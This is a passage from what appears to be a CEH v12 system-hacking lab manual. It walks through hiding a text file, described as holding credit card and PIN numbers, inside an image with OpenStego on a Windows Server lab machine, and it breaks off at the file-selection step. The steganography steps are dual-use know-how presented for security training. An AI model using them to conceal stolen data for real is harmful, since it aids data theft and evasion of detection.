
Here, we will show how text can be hidden inside an image using the OpenStego and StegOnline tools.

1. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine.
2. Click **Search** icon () on the **Desktop**. Type **openstego** in the search field, the **OpenStego** appears in the results, click **OpenStego** to launch it.




3. The **OpenStego** main window appears, as shown in the screenshot.






4. Click the **ellipsis** button next to the **Message File** section.




5. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.

